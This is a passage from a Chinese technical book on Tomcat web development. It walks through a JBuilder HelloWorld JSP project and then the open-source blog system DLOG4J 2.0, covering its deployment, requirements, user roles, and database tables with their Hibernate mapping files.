输入 Web Module 的名称 HelloWorldWeb 和目录 HelloWorldWeb，如图 28-7 所示。




图 28-6 新建 Web Module




图 28-7 输入 Web 名称和目录

此时会在 C:\HelloWorld 下新建一个 Web 目录 HelloWorldWeb，其下有 WEB-INF 目录。HelloWorldWeb 就是要建立的 Web 应用。

28.3.4 新建类 HelloWorld.java

选择“File”→“New Class”，填写类名 HelloWorld，如图 28-8 所示。




图 28-8 新建类

完成后会在 C:\HelloWorld 下建立源代码目录 src，并在此目录下新建类 helloworld.HelloWorld.java。我们为该类添加一个函数：

```
public String sayHello() {
    return "Hello World!";
}
```

单击该类名，右键单击“Make”命令进行编译，此时会在 C:\HelloWorld 下新建 classes 目录，并产生 helloworld.HelloWorld.class 文件。

28.3.5 新建 JSP 文件 hello.jsp 并配置 Tomcat

选择“File”→“New”，新建 JSP，调用类 HelloWorld.java 进行输出，如图 28-9 所示。选择“Web Module”为 HelloWorldWeb，输入 JSP 文件的名称 hello，如图 28-10 所示。




图 28-9 选择新建 JSP




图 28-10 输入 JSP 文件名

此时会在 C:\HelloWorld\HelloWorldWeb 下产生文件 hello.jsp。修改此文件的内容为：

```
<%@page import="helloworld.HelloWorldTest"%>
<%HelloWorldTest hello = new HelloWorldTest();%>
<%=hello.sayHello()%>
```

将会生成一个名称为 hello 的运行时配置。利用 Edit Runtime Configuration 对话框可修改运行时配置，包括主机名、端口，特别是指定服务器的端口号不能被占用，这里指定为 8010。如图 28-11 所示。




图 28-11 配置 Tomcat

28.3.6 查看结果

经过以上的 3 个必要步骤, 并通过建立一个 JSP 文件来调用一个类文件, 完成了一个项目的创建工作。此时的目录树如图 28-12 所示。

图中选中的部分 HelloWorldWeb 即为当前项目 HelloWorld 中的 Web 应用。




图 28-12 查看成果

28.3.7 运行与测试

选择“Run”→“Run Project”, 会执行以下一系列的工作:

- (1) 在 C:\HelloWorld 下产生 Tomcat 目录, 用以保存当前项目和配置文件;
- (2) 在 C:\HelloWorld\Tomcat\conf 下产生 server8010.xml 文件, 文件名以刚才修改的端口号命名, 其中包含了启动的必要配置, 其指定的自身应用配置如下:

```
<Host appBase="C:\HelloWorld\Tomcat\webapps" autoDeploy="false"
  deployXML="false" name="localhost" unpackWARs="false">
  <Context docBase="C:\HelloWorld\HelloWorldWeb" path="/HelloWorldWeb"
    reloadable="true" workDir="C:\HelloWorld\Tomcat\work\HelloWorldWeb"/>
</Host>
```

可见, 它指定应用的位置为 C:\HelloWorld\HelloWorldWeb, 应用名为 HelloWorldWeb, 应用的临时文件目录为 C:\HelloWorld\Tomcat\work\HelloWorldWeb。

我们按以下的步骤测试应用:

- (1) 启动 Tomcat, 监听端口为 8010, Server 监听关闭命令的端口为 8011 (自动设置);
- (2) 在 C:\HelloWorld\Tomcat\work\HelloWorldWeb 下产生临时文件;
- (3) 调用内置浏览器, 显示 <http://localhost:8010/HelloWorldWeb/hello.jsp> 的输出结果:

```
Hello World!
```

该字符串即为 hello.jsp 调用类 HelloWorld.java 的 sayHello() 函数返回的结果。

28.4 小结

本章主要讲解了利用 JBuilder2006 及其自带的 Tomcat 和 JKD 进行 Web 开发的过程。光盘中提供了本章配置产生的项目文件。

第4部分

Tomcat案例实战篇

通过使用 Tomcat 进行实际案例的开发和部署，对前文进行实践检验。有理论有实践，才能让你熟练使用 Tomcat 进行 Web 应用开发。

案·例

- 第 29 章 实战博客
- 第 30 章 OA 系统

本章作为案例篇的一章，以一个开源 Blog 系统 DLOG4J 为例，向读者介绍如何以 Tomcat 为应用服务器来开发 Blog 系统。

由于 DLOG4J 是一个以 Tomcat 为应用服务器、以 Struts 为 MVC 框架、以 Hibernate 为数据库接口的 Web 应用程序，因此，本章将以实例的形式为读者讲解 Tomcat 配置、站点配置、Struts 配置以及 Hibernate 配置。

29.1 什么是博客

“博客”（Blog）是 Web LOG 的缩写，简单来说就是网络日记。国内外众多媒体和网站都将 Blog 作为近年来热门的词汇，在开始本章之前，先对博客的来龙去脉进行简单的介绍。

29.1.1 博客的产生和发展

最早的博客原型

首先，哪一个网站是最早的博客网站？显然最早的博客是作为网络“过滤器”的作用出现的，那就是挑选一些特别的网站，并作简单的介绍。因此有人认为浏览器发明人 Marc Andreessen 开发的 Mosaic 的 What's New 网页就是最早的博客网页。Justin Hall 的黑社会链接网页（<http://www.links.net/vita/web/story.html>）也是最早的博客网站原型之一。

最早的博客预言家

其次，谁是最早的博客命名人？著名科幻作家 William Gibson 在 1996 年预言了职业博客（<http://www.salonmagazine.com/weekly/gibson2961014.html>）：“用不了多久就会有人为你浏览网络、精选内容，并以此为生，的确存在着这样的需求”。

最早的博客

Userland 公司 CEO Dave Winer 在 1997 年开始运作的 Scripting News（www.scripting.com）开始真正具备了博客的基本重要特性。并且他将这些功能集成到

免费软件“Frontier 脚本环境”。不过，这个算不算是最早博客，争议颇多。有人认为，从形式上说，是 Jorn Barger 于 1997 年底建立了今天博客网站的基本模样（当时的原始模样可以上网看到：<http://www.robotwisdom.com/>）。

网管人员使用 log（日志文件）来指称“系统记录文件”，因此几年前如果你用 google 来查 Weblog，查出来的大多都是例如 Seacloak 这种网站流量分析软件，而不像今天真正的 Weblog。

最早使用“Weblog”词汇

1997 年 12 月，Jorn Barger 运行的“Robot Wisdom Weblog”(<http://www.robotwisdom.com/netlit/index.html>) 第一次使用 Weblog 这个正式的名字。至今，在博客领域，他还是一位非常有影响力的人物。Jorn Barger 的贡献主要体现在形式上，他将 log 的意义从接近航海日志那种无人称、拟客观、机械式写作，转换成较接近旅游日志的“有人称、有个性”的自由书写。由 Matt Haughey 发起的社区博客网站 Metafilter 虽然被人广为批评，但是很长一段时期里，它的确比其他博客网站更有意思。

最早使用词汇“Blog”

而目前最流行的词汇“Blog”，一般公认为是 Peter Merholz (<http://www.peterme.com/archives/00000205.html>) 在 1999 年才命名的。2002 年 5 月 17 日，Peter Merholz 在题为“词汇游戏”的帖子中如此回忆道：

我一直很喜欢词汇，喜欢一遇到生词就钻到词典里面。我喜欢词汇游戏，词源学更是有趣。没有想到这种爱好居然产生了影响，大约 1999 年 4 月或者 5 月（确切的时间已经记不清楚），我在自己的主页上贴出一个帖子：“我决定把 Weblog 发音为 wee'-blog，或者缩写为‘Blog’”。我也没有多想，就把这个词用进了我的帖子中，后来大家发邮件也开始使用。Keith Dawson 把 Blog 收进了“行话查询”中。但是，如果不是 1999 年 8 月 Pyra 发布 Blogger 的话，这个词汇可能就无疾而终。

Peter Merholz 由此将 Blog 变成动词，后来更衍生出 Blogging、Blogger 或者 I Blog、Blogsphere（博客世界）等的说法。

29.2 系统概述

下面本书将以一个开源的 Blog 软件 DLOG4J2.0 为例，来讲解一个 Blog 软件是如何设计和编写的。

DLOG4J 是一个遵循 J2EE 1.3 规范，使用 Java 开发的网络个人信息平台，也就是所谓的 Blog 平台。它具有以下特点：

- ❷ 采用纯 Java 技术开发，符合 J2EE 1.3 规范。可在不同操作系统、数据库系统以及应用服务器系统间进行无缝移植；
- ❷ 基于浏览器/服务器的瘦客户端方式；
- ❷ 采用现今流行的符合 MVC 模式的 Web 应用开发框架——Struts；

- ≈ 使用 Hibernate 进行数据持久性的处理;
- ≈ 所见即所得的在线日记评论编辑器。

29.2.1 如何获得 DLOG4J 2.0

DLOG4J2.0 是一个开源项目, 可以从开源站点 <http://dlog4j.sourceforge.net/> 获得软件的二进制包以及源代码。

29.2.2 运行需求

系统运行需满足下列要求:

- ≈ JRE 1.3 或更高;
- ≈ JSP 1.2 和 Servlet 2.3 兼容容器 (Tomcat 5.x);
- ≈ 支持 JDBC 2.0 数据库。

29.2.3 在 Tomcat 中部署 DLOG4J2.0

按照下列步骤在 Tomcat 中部署 DLOG4J2.0。

- (1) 安装 JDK1.4 或者更高版本, 可以从 <http://java.sun.com> 上免费下载;
- (2) 安装 Tomcat 5.x, 可以从 <http://jakarta.apache.org/> 上免费下载;
- (3) 将 DLOG4J2.0 的发行包 (dlog4j.war) 放到 Tomcat 目录的 webapps 目录中;
- (4) 启动 Tomcat, 在浏览器中输入 <http://localhost:8000/dlog4j/> (这里假设 Tomcat 的端口是 8000), 则进入 DLOG4J2.0 的主界面, 如图 29-1 所示。



图 29-1 DLOG4J2.0 的主界面

29.3 需求分析

需求分析是将客户用行语描述的需求用一种 IT 语言描述出来, 分析用户的要求是否能实现, 或者是否还可以提供更多的功能。要开发一个软件产品, 最首要的任务就是需求分析, 它是决定一个系统成功与否的关键和前提。

29.3.1 概述

DLOG 的核心主要由用户子系统以及管理平台组成, 通过 HTTP 服务器, 可以在不同的终端设备上访问到 DLOG 系统。同时, DLOG 还提供了利用邮件服务器进行管理的接口。

DLOG 系统各部分的组成如图 29-2 所示。




图 29-2 DLOG 系统

29.3.2 系统设计

DLOG 作为一个系统, 首先就要有管理系统的模块。系统管理模块对 DLOG 系统属性、DLOG 用户、发布文章的分类和系统的数据库都有相应的管理功能, 同时还提供了访问明细、引用统计等功能, 以备管理员方便查看系统的属性。

其次, 作为网络日志系统, DLOG 系统也应具有文章浏览、发布和修改的功能。

下面介绍 DLOG 系统各组成部分的功能。

用户子系统

用户子系统定义了用户角色, 用户角色这一概念广泛存在于各类系统中, 它的主要功能是把系统的用户进行分类, 并以默认方式给予用户角色某种系统访问和控制的权限。DLOG 的用户角色主要有以下几种:

- ❷ 管理员: 拥有 DLOG 的所有访问和控制权限, 管理员可以对系统进行一切操作;
- ❷ 密友: 可以添加日记并维护自己的日记, 同时可以查看指定的隐藏分类;
- ❷ 好友: 可以在指定的日记分类中添加并维护自己的日记;
- ❷ 普通用户: 可以评论任何可见分类下的日记并维护自己的评论;
- ❷ 游客: 可以浏览任何可见分类下的所有日记和评论信息;
- ❷ 所有人: 拥有一般使用的权限, 例如查看用户资料、搜索日记、评论等。

管理平台

管理平台是提供给管理员使用的用户界面, 管理员可以通过这个界面来对 DLOG 系统进行管理。下面首先介绍 DLOG 系统中的被管理对象。

被管理对象是由一些名词构成的。管理平台的功能则是由动词来构成，这些动词完成了对被管理对象（名词）的管理功能。把一个系统中的名词和动词分析出来，这是在完成需求分析时一种非常常用的方法。

- ❷ 目录：目录对 Blog 系统中所有文章进行分类。在 DLOG 系统中，用户在发布文章的时候必须指定文章的目录。目录只能由管理员来添加、修改、排序和删除。
- ❷ 文章：Blog 系统中的文章又可以称为 Blog entry 或者是 post，在 Blog 系统中，获得权限的用户可以查看系统中所有用户发布的文章，并可以修改和删除自己的文章。Blog 以自由（free）的方式处理用户发布文章是其与其他信息系统的一个重要区别。
- ❷ 草稿：草稿被定义为用户没有发布的文章，一旦文章发布，这篇文章进入到 Blog 系统中，所有可以访问此 Blog 系统的用户都可以看到这一篇文章，而在没有发布前，用户可以以草稿的方式将文章保存在系统中，并不会被其他人看到。
- ❷ 评论：类似于 BBS，在 Blog 系统中查看 post 的用户对文章可以进行评论。非管理员可添加、修改、删除自己的评论信息，管理员可以修改、删除所有评论。
- ❷ 消息：DLOG 系统中的用户之间可以用短消息的方式来传递简单的信息。

下面介绍系统的管理功能。管理功能分为管理员管理功能和用户管理功能。管理员可以对 DLOG 系统的功能进行设计，而用户的功能则少得多，一般情况下，只能发布、修改和删除文章。

❷ 管理员的功能

- DLOG 设置：DLOG 设置用来设置 DLOG 的名称、标题、URL 等信息。
- 分类管理：分类管理用于设置 Blog 的目录，该功能只能由管理员使用。
- 用户管理：维护系统的使用用户。
- 数据迁移：用于将日记数据导出到其他数据库。
- 访问统计：通过访问统计，管理员可以得知该 Blog 被访问的次数、访问者以及访问 IP。

❷ 用户的功能

- 修改资料：修改用户的资料。
- 短消息：给系统中的其他用户发送消息。
- 我的日记：查看本用户写的 Blog 的状态。
- 写日记：进入书写 Blog 的状态。

29.4 数据库设计

数据库设计是系统设计中另一个非常重要的关键环节，在这里要特别强调数据库设计的重要性，是因为数据库设计就象在建设高楼大厦的根基一样，如果设计不好，在后来的系统维护、变更和功能扩充时，甚至在系统开发过程中都会引起比较大的问题。

DLOG 使用著名的开源数据中间层 Hibernate。因此，本文将会从 Hibernate 的视角来描述 DLOG 的数据表。但是首先，还是用传统的方式来查看 DLOG 的数据库包含了哪些数据表。

DLOG 系统由 14 张数据表组成。表 29-1 以字母顺序列出了 DLOG 系统所要用到的数据表。

表 29-1 数据库表

序号	表名	含义
1	dlog_attachment	附件表
2	dlog_bookmark	书签表
3	dlog_category	分类表
4	dlog_draft	草稿表
5	dlog_favorite	收藏表
6	dlog_iptrack	Iptrack 表
7	dlog_journal	日志表
8	dlog_message	短信息表
9	dlog_param	参数表
10	dlog_reference	引用表
11	dlog_reply	回复表
12	dlog_site	站点表
13	dlog_user	用户表
14	dlog_siteuser	用户角色表

确定了 DLOG 有哪些数据表及其关系后，我们开始介绍每个表的具体结构。

29.4.1 dlog_attachment 表

dlog_attachment 表是附件表，顾名思义，这个表用来记录 Blog 日志中非文本类的资源的地址，如一个图片的地址、一个网络文件的地址等。如表 29-2 所示。

表 29-2 dlog_attachment 表

序号	字段	含义	类型
1	att_id	惟一编号，标识字段	数字
2	logid	日志 ID	数字
3	att_type	类型	数字
4	att_urlType	url 类型	数字
5	att_url	url	文本

这个表一共有 5 个字段。第一个字段 ID 字段是一个特殊的字段。使用 Hibernate 中间层有一个约定，就是每一个表都必须有一个叫做 ID 的字段，这个字段作为一个标识字段唯一地标识出表中的一行数据。

Hibernate 通过 hbm 文件来建立表和一个 Java 类的 1:1 映射。而 ID 字段则实现了数据表中的一行数据到 Java 类的对象的 1:1 映射。通过调用 Java 类对象中的 setter 和 getter 方法, 再加上 Hibernate 中几个简单的类, 就可以实现对数据表的读写。

hbm 文件是一个 xml 文件。在 DLOG 的源代码中找到 dlog_attachment 表的 hbm 配置文件 AttachmentForm.hbm.xml, 其内容如下所示:

```
<hibernate-mapping package="dlog4j.formbean">
  <class name="AttachmentForm" table="dlog_attachment"
    dynamic-update="false">
    <id name="id" column="att_id" type="int">
      <generator class="increment"/>
    </id>
    <many-to-one name="log" column="logid" not-null="true"
      outer-join="false"/>
    <property name="url" type="java.lang.String" length="20"
      column="att_url"/>
    <property name="type" type="int" column="att_type"/>
    <property name="urlType" type="int" column="att_urlType"/>
  </class>
</hibernate-mapping>
```

Hibernate 中间层在初始化的时候读入这个 hbm 文件, 并在 dlog4j.formbean.AttachmentForm 类和数据表 dlog_attachment 之间建立起关联, 通过 Hibernate 中间层, 可以非常安全地高效地实现数据的存取。

29.4.2 dlog_bookmark 表

dlog_bookmark 是书签表, 如表 29-3 所示, 其作用是记录 Blog 日志的书签。在撰写 Blog 日志的时候选择给日记添加书签则会为当前撰写的 Blog 日志加入书签。

表 29-3 dlog_bookmark 表

序号	字段	含义	类型
1	markid	惟一编号	数字
2	logid	日志 ID	数字
3	siteid	站点 ID	数字
4	userid	用户 id	数字
5	marktype	bookmark 类型	数字
6	createTime	创建时间	日期时间
7	markorder	排序	数字

dlog_bookmark 表对应的 hbm 文件为 BookMarkBean.hbm.xml, 这个文件同样将 dlog_bookmark 表与 Java 类 BookMarkBean 关联在一起。

```
<hibernate-mapping package="dlog4j.formbean">
  <class name="BookMarkBean" table="dlog_bookmark"
    dynamic-update="false">
    <id name="id" column="markid" type="int">
```

```

        <generator class="increment"/>
    </id>
    <property name="type" type="int" column="marktype"/>
    <property name="order" type="int" column="markorder"/>
    <property name="createTime" type="java.util.Date"
        column="createTime"/>
    <many-to-one name="user" column="userid" cascade="none"/>
    <many-to-one name="log" column="logid" cascade="none"/>
    <many-to-one name="site" column="siteid" cascade="none"/>
</class>
</hibernate-mapping>

```

在 Hibernate 中，可以定义 many to one 的字段，在上述代码中的<many-to-one>标签就定义了 many to one 的映射，这个定义说明，userid、logid、siteid 这三个字段是多对一的，或者说它们是外键。

在 BookMarkBean 中，这种关联表现为定义了 user、log 和 site 类，即

```

SiteForm site;
LogForm log;
UserForm user;

```

29.4.3 dlog_category 表

dlog_category 表定义了 Blog 的分类，如表 29-4 所示。

表 29-4 dlog_category 表

序号	字段	含义	类型
1	catid	惟一编号	数字
2	siteid	站点 ID	数字
3	catname	分类名称	文本
4	iconUrl	图标 url	文本
5	cattype	分类类型	数字
6	sortOrder	排序	数字

dlog_category 表对应的 hbm 文件为 CategoryForm.hbm.xml，与之相关的 Java 类为 CategoryForm。该文件的内容如下：

```

<hibernate-mapping package="dlog4j.formbean">
    <class name="CategoryForm" table="dlog_category"
        dynamic-update="false">
        <id name="id" column="catid" type="int">
            <generator class="increment"/>
        </id>
        <property name="name" type="java.lang.String" length="40"
            column="catName"/>
        <property name="iconUrl" type="java.lang.String" length="20"
            column="iconUrl"/>
        <property name="type" type="int" column="cattype"/>
        <property name="order" type="int" column="sortOrder"/>
    </class>
</hibernate-mapping>

```

```

<bag name="logs" table="dlog_journay" lazy="true" inverse="true"
    cascade="save-update" order-by="logTime DESC">
    <key column="catid"/>
    <one-to-many class="LogForm"/>
</bag>
<many-to-one name="site" column="siteid" cascade="none"/>
</class>
</hibernate-mapping>

```

在这个文件中以一对多的方式关联了 dlog_journay 表的数据, 关联的字段是 catid, 对应的 Java 类是 LogForm。在 Java 类 CategoryForm 中, 这种关联表现为建立了一个以 LogForm 类为元素的表 (list)。

29.4.4 dlog_draft 表

dlog_draft 表是草稿表, 如表 29-5 所示。草稿也就是已经开始撰写但是还没有发布的文章。

表 29-5 dlog_draft 表

序号	字段	含义	类型
1	draftid	惟一编号	数字
2	siteid	站点 ID	数字
3	userid	用户 ID	数字
4	author	作者	文本
5	author_url	作者 url	文本
6	title	标题	文本
7	content	内容	备注
8	saveTime	保存时间	日期时间
9	refUrl	参考 url	文本
10	weather	天气	文本
11	moodLevel	表情	数字
12	useFace	图标	数字
13	useUbb	Ubb	数字
14	showFormerly		数字

这个表对应的 hbm 文件为 DraftForm.hbm.xml, 与之关联的 Java 类为 DraftForm。该文件内容如下:

```

<hibernate-mapping package="dlog4j.formbean">
    <class name="DraftForm" table="dlog_draft" dynamic-update="false">
        <id name="id" column="draftid" type="int">
            <generator class="increment"/>
        </id>
        <many-to-one name="site" column="siteid" not-null="true"
            outer-join="false"/>
        <many-to-one name="owner" column="userid" cascade="none"/>
        <property name="author" type="java.lang.String" length="50"

```



```
column="author"/>
<property name="authorUrl" type="java.lang.String" length="100"
column="author_url"/>
<property name="title" type="java.lang.String" length="100"
column="title"/>
<property name="content" type="java.lang.String"
column="content"/>
<property name="logTime" type="java.util.Date" column="saveTime"/>
<property name="refUrl" type="java.lang.String" column="refUrl"
length="100"/>
<property name="moodLevel" type="int" column="moodLevel"/>
<property name="useFace" type="int" column="useFace"/>
<property name="useUbb" type="int" column="useUbb"/>
<property name="showFormerly" type="int" column="showFormerly"/>
<property name="weather" type="java.lang.String" column="weather"
length="20"/>
</class>
</hibernate-mapping>
```

该文件将表 DraftForm 与类的字段进行映射。

29.4.5 dlog_favorite 表

dlog_favorite 表用于记录用户的 favorite 列表,这个列表类似于 Internet Explorer 中的“收藏夹”,如表 29-6 所示。

表 29-6 dlog_favorite 表

序号	字段	含义	类型
1	favid	惟一编号	数字
2	siteid	站点 ID	数字
3	title	标题	文本
4	detail	内容	备注
5	url	url	文本
6	mode	状态	文本
7	in_new_wnd	新窗口中打开	数字
8	createTime	创建时间	日期时间
9	sortOrder	排序	数字

dlog_favorite 表对应的 hbm 文件为 FavoriteForm.hbm.xml,与之关联的 Java 类为 FavoriteForm。该文件内容如下:

```
<hibernate-mapping package="dlog4j.formbean">
  <class name="FavoriteForm" table="dlog_favorite"
dynamic-update="false">
    <id name="id" column="favid" type="int">
      <generator class="increment"/>
    </id>
    <property name="title" type="java.lang.String" column="title"/>
    <property name="detail" type="java.lang.String" column="detail"/>
    <property name="url" type="java.lang.String" column="url"/>
```

```

        <property name="mode" type="java.lang.String" length="5"
            column="mode" />
        <property name="openInNewWindow" type="int" column="in_new_wnd" />
        <property name="order" type="int" column="sortOrder" />
        <property name="createTime" type="java.util.Date"
            column="createTime" />
        <many-to-one name="site" column="siteId" cascade="none" />
    </class>
</hibernate-mapping>

```

本文件将表 dlog_favorite 的各字段映射到类 FavoriteForm 中。

29.4.6 dlog_iptrack 表

dlog_iptrack 表用于访问者的 IP 信息，当一个访问者访问 Blog 的时候，他的 IP 信息会被记录到 dlog_iptrack 表中，该表信息见表 29-7。

表 29-7 dlog_iptrack 表

序号	字段	含义	类型
1	trackid	惟一编号	数字
2	loginTime	登录时间	日期时间
3	userid	用户 ID	数字

dlog_iptrack 表对应的 hbm 文件是 LoginTrackBean.hbm.xml。dlog_iptrack 表被映射到 Java 类 LoginTrackBean。该文件内容如下：

```

<hibernate-mapping package="dlog4j.formbean">
    <class name="LoginTrackBean" table="dlog_iptrack"
        dynamic-update="false">
        <id name="id" column="trackid" type="int">
            <generator class="increment" />
        </id>
        <property name="ipAddr" type="java.lang.String" column="ipAddr" />
        <property name="loginTime" type="java.util.Date"
            column="loginTime" />
        <many-to-one name="user" column="userid" cascade="none" />
    </class>
</hibernate-mapping>

```

该文件将表 dlog_iptrack 的各字段映射到类 LoginTrackBean。

29.4.7 dlog_journal 表

dlog_journal 表的字段和 dlog_draft 表的字段基本上一样，这个表就是用来记录发布到 Blog 的文章列表。当文章发布之后，就保存到这张表中。该表信息如表 29-8 所示。

表 29-8 dlog_journal 表

序号	字段	含义	类型
1	logid	唯一编号	数字
2	catid	分类 ID	数字
3	siteid	站点 ID	数字
4	userid	用户 ID	数字
5	author	作者	文本
6	author_url	作者 url	文本
7	title	标题	文本
8	content	内容	备注
9	logKeys	关键字	文本
10	logTime	时间	日期时间
11	refUrl	参考 url	文本
12	weather	天气	文本
13	moodLevel	表情	数字
14	useFace	图标	数字
15	useUbb	Ubb	数字
16	showFormerly		数字
17	replyNotify	回复通知	数字
18	viewCount	查看记录	数字
19	replyCount	回复数	数字
20	delete_time	删除时间	日期时间
21	status	状态	数字

这张表对应的 hbm 文件是 LogForm.hbm.xml，dlog_journal 表被映射为 LogForm 类。文件内容如下：

```
<hibernate-mapping package="dlog4j.formbean">
  <class name="LogForm" table="dlog_journal" dynamic-update="false">
    <id name="id" column="logid" type="int">
      <generator class="increment"/>
    </id>
    <many-to-one name="owner" column="userid" cascade="none"/>
    <many-to-one name="category" column="catid" cascade="none"/>
    <many-to-one name="site" column="siteid" not-null="true"
      outer-join="false"/>
    <property name="author" type="java.lang.String" length="50"
      column="author"/>
    <property name="authorUrl" type="java.lang.String" length="100"
      column="author_url"/>
    <property name="title" type="java.lang.String" length="100"
      column="title"/>
    <property name="content" type="java.lang.String"
```

```

column="content" />
<property name="searchKey" type="java.lang.String" length="40"
column="logKeys" />
<property name="logTime" type="java.util.Date" column="logTime" />
<property name="refUrl" type="java.lang.String" column="refUrl"
length="100" />
<property name="moodLevel" type="int" column="moodLevel" />
<property name="useFace" type="int" column="useFace" />
<property name="useUbb" type="int" column="useUbb" />
<property name="showFormerly" type="int" column="showFormerly" />
<property name="weather" type="java.lang.String" column="weather"
length="20" />
<property name="replyNotify" type="int" column="replyNotify" />
<property name="viewCount" type="int" column="viewCount" />
<property name="replyCount" type="int" column="replyCount" />
<property name="deleteTime" type="java.util.Date"
column="delete_time" />
<property name="status" type="int" column="status" />
<bag name="replies" lazy="true" inverse="true"
cascade="save-update" order-by="writeTime DESC">
    <key column="logid" />
    <one-to-many class="ReplyForm" />
</bag>
<bag name="trackBacks" lazy="true" inverse="true"
cascade="save-update" order-by="id DESC">
    <key column="refid" />
    <one-to-many class="TrackBackForm" />
</bag>
<bag name="attachments" lazy="true" inverse="true"
cascade="save-update" order-by="id DESC">
    <key column="logid" />
    <one-to-many class="AttachmentForm" />
</bag>
</class>
</hibernate-mapping>

```

注意，这个 hbm 文件中出现了一个 bag 标签，这个标签表明，这个表中的一行数据对应了 attachments 中的多行。在 Java 类中，这个关系用 List 来表示：

```

List replies;
List trackBacks;

```

29.4.8 dlog_message 表

dlog_message 表是 DLOG 系统中的短消息表，这个表记录着不同用户之间发送的短消息。如表 29-9 所示。

表 29-9 dlog_message 表

序号	字段	含义	类型
1	msgid	惟一编号	数字
2	fromUserId	发出用户 id	数字

(续表)

序号	字段	含义	类型
3	toUserId	接收用户 id	数字
4	content	内容	备注
5	isHtml	是否 html	数字
6	sendTime	发送时间	日期时间
7	readTime	阅读时间	日期时间
8	status	状态	数字

